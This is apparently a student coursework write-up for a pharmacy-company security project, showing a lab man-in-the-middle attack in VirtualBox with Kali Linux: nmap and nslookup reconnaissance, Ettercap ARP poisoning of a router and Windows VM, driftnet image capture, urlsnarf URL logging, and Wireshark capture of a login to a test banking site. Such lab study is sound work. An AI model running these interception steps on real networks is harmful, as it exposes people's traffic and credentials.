Table of Contents

1. Introduction


As a security manager for this project I have to identify the potential risks associated with the pharmacy company supported by ethical hacking, as well as creating a sample policy in order to prevent any further data lose. The project itself has two sections, starting with penetration, including risk table, followed by Security policy.

➢ Security Manager's role

In every organisation, the cyber-security teams has similar features to secure the safety use of computers or internet resources within a company, as well as company's secrets and contributing hassle-free the working process. The Security Manager's role of the cyber-security team has lot of responsibilities. The most important and hard part for every manager's work is to determine the goals and the objectives of its own team and to decide which objectives actually has more priority so they can focus on them first.


2. Ethical hacking & penetration testing

For this assignment, we will be using Virtual box and Kali Linux, to perform Man in the Middle Attacks with different tools as shown in Figure1, 1.1 and Figure 1.2. In order to do the ethical hacking & penetration testing.




(Figure1: Virtual Box Manager)

Following by a Table1 with brief information about what ‘’Man in the middle attacks’’ tools the assignment practical part will involve.



(Figure 1.1: Man in the Middle Attack.

Available at: https://phoenixnap.com/blog/man-in-the-middle-attacks-prevention)




1. NMAP	Network scanner
2. ETTERCAP	Used to sniff live connection, traffic as well as filtering any content.
3. DRIFTNET	Used to capture all seen picture between the computers.
4. SSLSTRIP	Makes the websites unsecure by removing the S in HTTP(S).
5. URLSNARF	Used to capture all the URL's which are being visited by the PC
6. WIRESHARK	Used to sniffs the login credentials.

(Figure 1.2: Hacking Tools)

Practical part:

➢ Nmap for hostname/IP finding


Running kali Linux in virtual Box on our machine and opening the terminal command prompt. Next, starting scanme.nmap.rg as shown in Figure2.



```
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
stefanuu1@kali:~$ ^C
stefanuu1@kali:~$ nslookup scanme.nmap.org
Server:         194.168.4.100
Address:        194.168.4.100#53

Non-authoritative answer:
Name:   scanme.nmap.org
Address: 45.33.32.156
Name:   scanme.nmap.org
Address: 2600:3c01::f03c:91ff:fe18:bb2f
```

(Figure 2: Starting scanme.nmap.rg)


Next, reverse searching, shown in Figure2.1.



```
stefanuu1@kali:~$ nslookup 45.33.32.156
156.32.33.45.in-addr.arpa       name = scanme.nmap.org.

Authoritative answers can be found from:
32.33.45.in-addr.ARPA   nameserver = ns5.linode.com.
32.33.45.in-addr.ARPA   nameserver = ns3.linode.com.
32.33.45.in-addr.ARPA   nameserver = ns4.linode.com.
32.33.45.in-addr.ARPA   nameserver = ns2.linode.com.
32.33.45.in-addr.ARPA   nameserver = ns1.linode.com.
ns1.linode.com  internet address = 162.159.27.72
ns1.linode.com  has AAAA address 2400:cb00:2049:1::a29f:1a63
ns2.linode.com  internet address = 162.159.24.39
ns2.linode.com  has AAAA address 2400:cb00:2049:1::a29f:1827
ns3.linode.com  internet address = 162.159.25.129
ns3.linode.com  has AAAA address 2400:cb00:2049:1::a29f:1981
ns4.linode.com  internet address = 162.159.26.99
ns4.linode.com  has AAAA address 2400:cb00:2049:1::a29f:1b48
ns5.linode.com  internet address = 162.159.24.25
ns5.linode.com  has AAAA address 2400:cb00:2049:1::a29f:1819
```

(Figure 2.2: Reverse search)

Then, continuing with saving the found data as text file, as shown in Figure 2.3.




```
stefanuu1@kali:~$ nslookup 45.33.32.156 >> test.txt
stefanuu1@kali:~$ cd Desktop
stefanuu1@kali:~/Desktop$ ^C
stefanuu1@kali:~/Desktop$ slookup 45.33.32.156 >> test.txt
```

(Figure 2.3: Saving the found data (test) as .txt file)

➢ ETTERCAP

Starting Ettercap by opening both Linux and Windows machines in Virtual Box. Then, entering in the Linux terminal command prompt the command shown in Figure 2.4.

(Figure 2.4: Starting ETTERCAP from the terminal)




```
stefanuu1@kali:~$ ettercap -G
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
```

Sniffing at startup: ● on
Primary Interface: eth0
Bridged sniffing: ○ off
Bridged Interface: Local Loopback

Followed by Choosing the IP targets (Figure 2.5)

.




```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : mynet
   IPv6 Address. . . . . . . . . . . : 2a01:4b00:89a0:6900:50f2:8d0d:e8f7:5219
   IPv6 Address. . . . . . . . . . . : fdd9:ed41:5f99:0:50f2:8d0d:e8f7:5219
   Temporary IPv6 Address. . . . . . : 2a01:4b00:89a0:6900:91fe:28ec:b2e9:3ad5
   Temporary IPv6 Address. . . . . . : fdd9:ed41:5f99:0:91fe:28ec:b2e9:3ad5
   Link-local IPv6 Address . . . . . : fe80::50f2:8d0d:e8f7:5219%3
   IPv4 Address. . . . . . . . . . . : 192.168.1.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%3
                                       192.168.1.1
```

IP Address	MAC Address	Description
192.168.1.1	78:96:82:29:73:BA	
192.168.1.100	08:00:27:91:C7:CA	
2a01:4b00:89a0:6900:5002:a9dc:96f3:b3a1	48:A4:72:AE:D8:87	
[redacted]		

```
4 hosts added to the hosts list...
Host 192.168.1.100 added to TARGET1
Host 192.168.1.100 added to TARGET1
Host 192.168.1.1 added to TARGET1
Host 192.168.1.100 added to TARGET2
```

(Figure 2.5: Choosing the router IP as first target and Windows machine IP as second)

Afterwards, allowing the sniff remote connections (Figure 2.6) will lead to the next step, which is starting the driftnet (Figure 2.7), where we can see the visited images on the target machine (Figure 2.8).




Optional parameters

☑ Sniff remote connections.


□ Only poison one-way.

(Figure 2.6: Allowing – Sniff remote connections)




```
stefanuu1@kali:~$ driftnet -i eth0
```

(Figure 2.7: Starting – driftnet –I eth0, from the terminal)



(Figure 2.8: drift.net – visited images on the target machine)




```
stefanuu1@kali:~$ driftnet -i eth0 -d /root/myimages
```

(Figure 2.9: Command for saving all the images)

➢ URLSnarf


The use of this tool is simply to track all URLs, opened on the target machines.

In order to use it we have to execute the following command:



```
stefanuu1@kali:~$ urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

By executing that command the URLs will start appearing when, web browsing on the target machine, shown in Figure 3.




```
stefanuu1@kali:~$ urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
desktop-2glbqe6.mynet - - [18/Mar/2020:16:18:45:47 + 0000] "GET
http://amazontrust.com/MFEwTzBNMEswSTAJBgUrDgMCCDGUABBQz9ArWRWbWERE
FFDQWaRMKGdACEAnkqrz2HoGgCwdscVPiXPie%3d HTTP/1.1" - - "-" "Microsoft
-CryptoAPI/10.0"
desktop-2glbqe6.mynet - - [18/Mar/2020:16:18:45:47 + 0000] "GET
http://ebay.com/MFEwTzBNMEswSTAJBgUrDgMCCDGUABBQz9ArWRWbWEREFFDQWaRM
MKGdACEAnkqrz2HoGgCwdscVPiXPie%3d HTTP/1.1" - - "-" "Microsoft-Crypt
CryptoAPI/10.0"
```

(Figure 3: Appearing URLs)


➢ Wireshark

Opening Wireshark, through visual box and Kali Linux (Figure 4)



(Figure 4: Opening Wireshark)

Step 1: Verifying the PC's network, in order to be sure we use the same interface (eth0). (Figure 4.1)



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
eth0
Loopback: lo
any
nflog
nfqueue
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Start capture
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists

You are running Wireshark 3.2.1 (Git v3.2.1 packaged as 3.2.1-1).

```
stefanuu1@kali:~$ sudo ifconfig
[sudo] password for stefanuu1:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.63  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe51:cc1b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:51:cc:1b  txqueuelen 1000  (Ethernet)
        RX packets 730  bytes 477231 (466.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38  bytes 2973 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 48  bytes 2396 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 48  bytes 2396 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

stefanuu1@kali:~$
```

(Figure 4.1: Using the same interface)

Step 2: Examining the generated data from credentials of the chosen website shown in Figure 4.2)



```
No.    Time         Source          Destination     Protocol Length Info
     1 0.000000000  192.168.0.63    65.61.137.117   TCP       74 56084 → 8080 [SYN] Seq=
     2 0.000104833  192.168.0.63    194.168.4.100   DNS       76 Standard query 0x9855 A
     3 0.003942479  192.168.0.63    65.61.137.117   TCP       74 56086 → 8080 [SYN] Seq=
     4 0.005844341  192.168.0.63    194.168.4.100   DNS       76 Standard query 0xf497 A
     5 0.005856127  192.168.0.63    194.168.4.100   DNS       76 Standard query 0x209c A
     6 0.006278525  192.168.0.63    65.61.137.117   TCP       74
     7 0.014937229  194.168.4.100   192.168.0.63    DNS       92
     8 0.018892958  194.168.4.100   192.168.0.63    DNS       92
     9 0.018906330  194.168.4.100   192.168.0.63    DNS      144
    10 0.141823899  65.61.137.117   192.168.0.63    TCP       74
    11 0.141842816  192.168.0.63    65.61.137.117   TCP       66
    12 0.141937115  192.168.0.63    65.61.137.117   HTTP     544

▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interfa
▸ Ethernet II, Src: PcsCompu_51:cc:1b (08:00:27:51:cc:1b), Dst: ARRISGro_52:c5:
▸ Internet Protocol Version 4, Src: 192.168.0.63, Dst: 65.61.137.117
▸ Transmission Control Protocol, Src Port: 56084, Dst Port: 8080, Seq: 0, Len:

0000  c0 05 c2 52 c5 60 08 00  27 51 cc 1b 08 00 45 00   ···R·`·· 'Q····E·
0010  00 3c 3f ab 40 00 40 06  6f 77 c0 a8 00 3f 41 3d   ·<?·@·@· ow···?A=
0020  89 75 db 14 1f 90 7a f9  90 76 00 00 00 00 a0 02   ·u····z· ·v······
0030  fa f0 8b c8 00 00 02 04  05 b4 04 02 08 0a a6 d2   ········ ········
0040  13 35 00 00 00 00 01 03  03 07                     ·5······ ··

eth0: <live capture in progress>        Packets: 38 · Displayed: 38 (10
```

altoromutual.com:8080/login.jsp


Online Banking Login

Username: admin

Password: •••••

